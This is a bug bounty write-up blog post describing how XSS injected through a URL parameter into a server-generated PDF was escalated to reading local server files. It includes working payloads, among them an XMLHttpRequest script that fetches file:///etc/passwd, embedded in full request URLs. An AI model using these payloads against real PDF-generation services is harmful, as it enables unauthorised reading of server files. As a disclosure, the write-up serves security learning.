

## NOOB NINJA!

- Infosec Writeups

November 08, 2017

# LOCAL FILE READ VIA XSS IN DYNAMICALLY GENERATED PDF

Hello Hunters,

This time I am writing about a Vulnerability found in another private program(xyz.com) on Bugcrowd which at first I thought wasn't much harmful(P4) but later escalated it to a P1.

While browsing the Application I came across an endpoint which allowed us to download some kind of Payment Statements as PDF.


The URL looked like this

https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=xyz&date=2017-08-11&settlement\_type=all&advice\_id=undefined


I saw that the Value of utr number is reflected inside the PDF file that got downloaded so I wrote some HTML in **utrnumber** parameter as "><S>aaa


https://xyz.com/payments/downloadStatements?Id=b9bc3d&**utrnumber="><S>aaa** &date=2017-08-11&settlement\_type=all&advice\_id=undefined

Upon opening this PDF I found that the HTML was rendered and could be seen in PDF



I tried if I could use an iframe and load internal domains in the frame or if I could iframe file:///etc/passwd but none of the tricks worked! also, I wasn't able to iframe external domains.





But, from now I didn't know if I could go further because I wasn't sure if javascript could be executed like this in PDF.So after playing around a lot I found that we could execute javascript with the help of DOM Manipulation

### aa<script>document.getElementById('test').innerHTML+='aa'</script>

https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=aa <script>document.getElementById('test').innerHTML+='aa'</script>&date=2017-08-11&settlement\_type=all&advice\_id=undefined

and Upon downloading PDF I found that it contained the "aaaa" :D

also sometime later, I found that I could also use document.write() function to show results more easily.

### <img src=x onerror=document.write('aaaa')>

https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=<img src=x onerror=document.write('aaaa')>&date=2017-08-11&settlement\_type=all&advice\_id=undefined

Statement for aaaa ( all )					
Settled balance					
Description	Credits (Rs.)	Debits (Rs.)	Net Settled Amount (Rs.)		
		Total settled amount	Rs. 0.00		

after this I checked the **window.location** of where this javascript is executed and to my surprise it was executing in file:// origin on the Server

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11&settlement\_type=all&advice\_id=undefined

Statement for aaaafile:///tmp/java-wkhtmltopdf-wrapperd9cf8eff-ec3b-4334-b5ef-4dafd55b2ca23379433155487936854.html ( all )

Settled balance			
Description	Credits (Rs.)	Debits (Rs.)	Net Settled Amount (Rs.)
		Total settled amount	Rs. 0.00

Now since its executing on file://, I tried if we could access file:///etc/passwd via XHR(XMLHttpRequest), I wasn't sure myself.

```
<script>
x=new XMLHttpRequest;
x.onload=function(){
document.write(this.responseText)
};
x.open("GET","file:///etc/passwd");
x.send();
</script>
```

https://xyz.com/payments/downloadStatements?Id=b9bc3d&utrnumber=<script>x=new XMLHttpRequest;x.onload=function() {document.write(this.responseText)};x.open("GET","file:///etc/passwd");x.send(); </script>&date=2017-08-11&settlement\_type=all&advice\_id=undefined


and then you know;)



so That was it, XSS in Server Side Generated PDFs to Local File Read!

However, it took :P me some time to figure this You could see the number of PDFs I had to download:

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./peace Rahul Maini

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#### COMMENTS



Vatsal Vaishy 8 November 2017 at 04:32

bhai kaise <3

**REPLY** 



Aryan Rupala 8 November 2017 at 08:40

Great Find!

REPLY



abdelazim mohmmed 8 November 2017 at 12:40

Nice shot

**REPLY** 



muthu 9 November 2017 at 01:42

Nice Bro..:)